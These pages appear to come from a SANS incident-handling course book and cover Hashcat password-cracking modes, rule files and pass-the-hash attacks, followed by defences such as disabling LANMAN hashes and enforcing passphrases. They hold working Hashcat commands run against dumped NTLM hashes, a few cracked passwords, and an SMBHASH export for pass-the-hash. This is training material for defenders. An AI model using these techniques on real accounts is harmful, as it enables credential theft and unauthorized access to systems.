Mike Poor:1204:aad3b435b51404eeaad3b435b51404ee:666dfe3720cffef131b75814c8ce8db8:::
Stephen
Northcutt:1202:aad3b435b51404eeaad3b435b51404ee:8c9f7f8da5d3cd0a8010f58ee942fcbf:::
```


Understanding Hashcat attack modes is the difference between fumbling around and really understanding what attackers can do with this tool. We'll look at several attack modes, leveraging the hashes shown here as `hashes.txt`.

To illustrate the capabilities of Hashcat for password cracking, we'll use the data retrieved from a compromised Windows server shown on this page. You can follow along with these examples on your own system (Windows or Linux, just download the appropriate binary for your system). The hash file is available at http://www.willhackforsushi.com/sec504/hashes.txt. A reduced password wordlist file is available at http://www.willhackforsushi.com/sec504/words.txt.

To follow along on Slingshot Linux, follow these steps:

1. Configure your Slingshot Linux VM to use Bridged networking
2. Open a terminal prompt
3. Run the following commands from the terminal:

```
sec504@slingshot:~$ sudo service networking stop
[sudo] password for sec504: sec504
sec504@slingshot:~$ sudo dhclient eth0
sec504@slingshot:~$ wget http://www.willhackforsushi.com/sec504/hashes.txt
sec504@slingshot:~$ wget http://www.willhackforsushi.com/sec504/words.txt
```



First we'll look at Hashcat's Straight attack mode. Specified with the `-a 0` argument, the Straight attack mode uses a simple wordlist for password cracking, one word per line. If the user's password is in the wordlist file, the attacker will recover the password quickly.

In this example, the words.txt file has 384,153,427 words and the attacker uses a NVIDIA GPU to perform the password cracking, achieving a modest 5,922,800 NT hashes/second. Hashcat recovered password 0nemillioN in 2 seconds, though at that rate it would take 64 seconds to try all of the passwords in the words.txt file.

If you are following along with the words.txt file, note that your file is considerably smaller since not everyone will be able to complete 6 million NT hashes/second on their workstations.

```
$ printf "SANS\nsans\nSTI\nsti\ndog\ncat" >words2.txt
$ hashcat -m 1000 -a 1 hashes.txt words.txt words2.txt
hashcat (v5.1.0) starting...

Dictionary cache hit:
* Filename..: words.txt
* Passwords.: 384152679
* Bytes.....: 4073269766
* Keyspace..: 2304916074

8c9f7f8da5d3cd0a8010f58ee942fcbf:!@#$%^&*()sans
Session..........: hashcat
Status...........: Exhausted
Hash.Type........: NTLM
Hash.Target......: hashes.txt
Time.Started.....: Wed Mar 13 17:44:18 2019 (1 min, 15
Time.Estimated...: Wed Mar 13 17:45:33 2019 (0 secs)
Guess.Base.......: File (words.txt), Left Side
Guess.Mod........: File (words2.txt), Right Side
Speed.#1.........: 30871.0 kH/s (8.75ms) @ Accel:256 Loops:6 Thr:640 Vec:1
```

TIP

Hashcat's *Combinator* attack mode (`-a 1`) uses two wordlists, combining the words of the 1st with all the words of the 2nd.

This is typically used with one large and one small wordlist.

The Combinator attack mode uses the `-a 1` argument. Here we use two wordlist files, typically one small wordlist and one large wordlist. In the example on this page we use the `printf` Linux tool to generate a file with multiple words where `\n` indicates a new line: SANS, sans, STI, sti, dog, cat. These words are used in combination with all the files in `words.txt`, appending each of the words in words2.txt to each word in `words.txt`.

Combining words in this fashion will significantly increase the amount of words to use for potential password guesses. Notice in the Hashcat output how the `words.txt` file has 384 million passwords, but the total *keyspace* is 2.304 billion passwords (384 million * 6 for each word in `words2.txt`). Hashcat is successful at recovering the password of !@#$%^&*()sans.

Hashcat Mask Attack

Password Cracking

"You must select a password of at least 8 characters with at least one capital letter, and one number"

- In a Mask attack you specify a pattern that you want to use for guessing passwords
  - Typically combined with reconnaissance to identify company password policy
  - *Jennifer11, Topeka98, Tcpking1111*
- Each mask designation consists of multiple marker characters
  - Each mask is for a given length; can specify multiple masks together

Marker	Character Sequence
?l	abcdefghijklmnopqrstuvwxyz
?u	ABCDEFGHIJKLMNOPQRSTUVWXYZ
?d	0123456789
?s	«space»!"#$%&'()*+,-./:;<=>?@[\]^_`{|}~
?a	?l?u?d?s


The Hashcat Brute-force attack (commonly referred to as a *mask attack*) requires you specify the format of the password you wish to brute force. Instead of using a wordlist, Hashcat exhaustively tries all password combinations that match your mask pattern using the marker values specified in the table on this page.

The mask attack is particularly useful when an attacker can determine the format of the required password policy for an organization. Consider a policy statement such as:

> *"You must select a password of at least 8 characters with at least one capital letter, and one number."*

With such a policy, it is common for users to choose passwords with a leading capital letter, appended by one or more numbers such as *Jennifer11*, *Topeka98*, and *Tcpking1111*. Knowing this behavior, you can specify one or more Hashcat masks for different password lengths that match this configuration. For example, to crack all passwords consisting of an initial uppercase letter, followed by five lowercase letters, followed by two numbers, you could indicate the following Hashcat mask: `?u?l?l?l?l?l?d?d`.

Obscure and unintuitive? Definitely. Powerful? Yes, indeed.



In the Hashcat mask attack shown on this page, we specify the mask for initial uppercase, five lowercase, then two numbers. This mask value recovers the user's password after 13 seconds.


```
$ hashcat -m 1000 -a 6 hashes.txt words.txt ?s?d
hashcat (v5.1.0) starting...

Dictionary cache hit:
* Filename..: words.txt
* Passwords.: 384152679
* Bytes.....: 4073269766
* Keyspace..: 126770384070

666dfe3720cffef131b75814c8ce8db8:Forgemaster!9

Hash.Target......: hashes.txt
Time.Started.....: Wed Mar 13 18:24:37 2019 (4 mins, 1
Time.Estimated...: Wed Mar 13 18:28:50 2019 (0 secs)
Guess.Base.......: File (words.txt), Left Side
Guess.Mod........: Mask (?s?d) [2], Right Side
Speed.#1.........:   506.1 MH/s (14.74ms) @ Accel:64 L
Recovered........: 4/5 (80.00%) Digests, 0/1 (0.00%) S
Progress.........: 126770384070/126770384070 (100.00%)
```

TIP

Here, Hashcat's Hybrid Wordlist + *Mask* attack tries all passwords in the wordlist, adding the mask characters to the end of each word.

This is tremendously effective against large numbers of user accounts.

The Hashcat Hybrid Wordlist + Mask attack uses a combination of the wordlist attack and a mask attack, appending the specified mask value to each word in the wordlist. Here we've specified a mask of ?s?d (special characters, followed by digits), recovering the victim password after several minutes.



Finally the Hybrid Mask + Wordlist attack operates similarly, except that the mask is prepended to each word in the wordlist file.


Hashcat Rules

- In addition to flexible attack modes, Hashcat comes with password permutation rules
- Rules files mutate a wordlist with designated conventions
  - Toggle the case of each letter in the word
  - Replace e's with 3's, a's with 4's (l33t speak)
  - Reverse words, capitalize the first letter, append a number, append a special character, etc.
- Look at the Hashcat `rules` directory for examples

```
$ hashcat -m 1000 -a 0 ./smart-hashdump.txt words.txt -r best64.rule
0ee0ba58a33adf896f199cc7be9bbc63:Sunshine123
bb29981e0b7a75cd8a7def0c5679f571:Nonagon123
```


In addition to the sophisticated features of Hashcat's attack modes, Hashcat also supports flexible password permutation rules. Using a rule file an attacker can mutate passwords in predictable ways to conform to common password selection techniques. For example, the attacker could use a rule file to toggle the case of each letter in the word (for a Straight attack, or other attacks using a wordlist file), or convert words to l33t speak, or reverse words, capitalize the first letter, append a number, append a special character, etc.

Writing rules for Hashcat can be challenging due to the obscure syntax used, but several rules already exist that can be incorporated into an attack in the Hashcat source code `rules` directory. The best64.rules file for example will mutate input passwords in ways that mirror how users typically select password to great success. The best64.rules file is available in the Hashcat GitHub repository at https://github.com/hashcat/hashcat/blob/master/rules/best64.rule.



Following are the main ways to protect against password-cracking attacks:


- Get rid of LANMAN hashes on local systems
- Enforce the use of strong passwords
- Have a password policy
- Deploy Microsoft Local Administrator Password Solution (LAPS)
- Deploy Microsoft Credential Guard

Now explore some of these in more detail. We will cover the deployment of Microsoft LAPS and Microsoft Credential Guard in the next module.

Windows: Disable LANMAN Authentication

Password Cracking

- Stop storing LANMAN hashes by defining reg key:
  - HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa
  - On the Edit menu, click Add Key, type NoLmHash, and then click OK
  - LM hashes disappear when user next changes password



You can begin to purge LANMAN hashes from the local system by defining the NoLmHash registry key. With this key defined, a LANMAN hash cannot be stored when each user next changes his password.

Windows: Password Complexity Tools

- Audit passwords in your environment
  - Domain Password Audit Tool by Carrie Roberts
- Windows includes rudimentary password complexity enforcement:
  - Can be enforced with Group Policy if you have Active Directory
  - To thwart brute force attacks and Rainbow Table attacks, password length is often more important than complexity
  - Password length is one of the most important tools you have to force passphrases and foil password attacks
  - Consider 20+ character passphrases if possible

First, we can audit our current passwords to identify just how much of a problem weak passwords are in your environment. A great tool for this is Domain Password Audit Tool from Carrie Roberts. You can get it here: https://github.com/clr2of8/DPAT

Windows environments enable some rudimentary password complexity controls through the use of the Active Directory Users and Computers MMC snap-in.

1. Select the Properties for the domain object.
2. Select the Group Policy tab.
3. Open the Default Domain Policy GPO.
4. When there, you have to go through this path:

   Group Policy Object Policy\Computer Configuration\Windows Settings\Security Settings\Account Policies\Password Policy.
5. Then, enable the "Passwords must meet complexity requirements of installed password filter" settings. The changes apply the next time the GPO policies are applied to your domain controllers.

It should be noted that to thwart brute force attacks and rainbow Table–style password cracking, password length is often more important than the complexity of character types users have in their passwords. Actually, password length is crucially important. Setting a minimum password length of 20 or even 30 characters can help force users to choose passphrases that are more memorable and easier to type rather than complex shorter passwords. Furthermore, passphrases tend to be harder to guess and crack than even complex shorter passwords.

If you have a standalone server (maybe a Web Server or SMTP gateway) you could use the Local Security Policy snap-in from Administrative Tools. When there, you have to expand this tree: Security Settings\Account Policies\Password Policy.

Then enable the "Passwords must meet complexity requirements of installed password filter" setting. This change applies immediately on the server.

UNIX/Linux: Enforce Password Complexity

- Pluggable Authentication Modules (PAM)
- Can link UNIX and Linux login to various systems:
  - RADIUS, Kerberos, and more
- Can enforce password complexity: *passwdqc*
  - Custom module (*pam_passwdqc*) with accompanying command-line tools
  - *pwqcheck* – test a password for complexity requirements
  - *pwqgen* – generate a random password that matches complexity requirements
  - Works for Linux, FreeBSD, and Solaris

Pluggable Authentication Modules are used in Linux, various BSD platforms, Solaris, and HP-UX to extend the authentication functionality of the system. They can link a machine's authentication into a RADIUS server, Kerberos, or biometrics authentication.

Beyond all that fancy stuff, you can even use PAM to force users into selecting passwords that are difficult to guess. Solar Designer, the author of John the Ripper, released a nice PAM module for Linux, FreeBSD, and Solaris that prevents users from selecting guessable passwords called passwdqc, available at http://www.openwall.com/passwdqc/.

Course Roadmap

- Incident Handling
- Applied Incident Handling
- Attack Trends
- Step 1: Reconnaissance
- Step 2: Scanning
- Step 3: Exploitation
  - **Gaining Access**
  - Web App Attacks
  - Denial of Service
- Step 4: Keeping Access
- Step 5: Covering Tracks
- Conclusions


Exploitation

(continued from book 3)
Password Attacks Overview
Understanding Password Hashes
Password Cracking
Lab 4.1: John the Ripper
Lab4.2: Hashcat
Pass-the-Hash Attacks
Worms and Bots
Lab 4.3: BeEF for Browser Exploitation


Next you have a lab on John the Ripper and a lab on Hashcat. You use both tools for cracking Windows and Linux passwords in different scenarios.

LABS 4.1 and 4.2

Please work on the lab exercises
John the Ripper and *Hashcat*



This page intentionally left blank.




Now that you covered password guessing and password cracking in detail, consider an alternative form of attack related to passwords, namely pass-the-hash attacks. In these attacks, the bad guy steals hashes from a target machine but doesn't crack the password. Instead, the attacker uses these hashes to authenticate directly to the target machine without even knowing what the password is.

Pass-the-Hash Attacks

- After an attacker has stolen the hashes, instead of cracking the original passwords, why not just use the hashes to authenticate to the target machine?
- Windows completes LANMAN Challenge/Response, NTLMv1, and NTLMv2 entirely from the LANMAN and NT hashes stored for that user in the running LSASS process
- This approach saves a significant amount of time
- However, it does require the attacker to steal the hashes in the first place (so does password cracking)

Suppose an attacker has stolen the hashes from a target machine using a hash dump utility such as fgdump or the `hashdump` command of Meterpreter's `priv` module. Instead of cracking the passwords associated with the hashes, the attacker has an alternative option: Pass-the-hash attacks. Windows machines perform LANMAN Challenge/Response, NTLMv1, and NTLMv2 authentication across the network to a destination server based not on the user's password, but instead by using the hash of that user's password, stored in the memory of the authentication process, typically the Local Security Authority Subsystem Service (LSASS) running on the user's client machine.

Thus, the attacker can avoid the time-consuming password-cracking phase by simply grabbing the hashes, loading them into memory, and using them to authenticate to a target machine via the Server Message Block (SMB) protocol, used for Windows file and print sharing and domain authentication, resulting in a pass-the-hash attack.



This slide depicts the architecture of a pass-the-hash attack. In Step 1, the attacker steals the hashes, perhaps by exploiting the victim machine using Metasploit or another exploitation framework. With the hashes from the target machine's LSASS process in hand, in Step 2, the attacker uses a pass-the-hash tool to place the hashes (not the passwords themselves, but instead the LANMAN and NT hashes for a given account) into the memory of a process that performs Windows authentication on a machine controlled by the attacker. The attacker, in essence, is overwriting the current authentication credentials (hashes) in the memory of his machine, replacing them with the hashes for an account on the victim machine.

In Step 3, the attacker simply accesses the target machine, using any sort of remote access Windows tool based on SMB, such as the **net use** command, mounting the victim machine's filesystem, or running regedit or the reg command to remotely access the victim's registry. As far as the victim machine is concerned, the legitimate user has authenticated because the attacker has applied that user's hash during the SMB authentication phase.

Tools for Pass-the-Hash

- Windows Credential Editor (WCE), an improved version from Hernán Ochoa for Windows
  - Now also supports *pass-the-ticket* for Microsoft Kerberos
- Modified SAMBA code from JoMo-kun of Foofus for Linux
  - Patches for SAMBA code to authenticate using environment variable SMBHASH with `LANMAN:NT`
- Metasploit `psexec` and `psexec_psh` modules
- Tools can also be used for attacking Windows targets and Linux/UNIX SAMBA servers

```
$ export SMBHASH="92D887C9910492C3254E2DF489A880E4:7A2EDE4F51B94203984C6BA21239CF63"
```


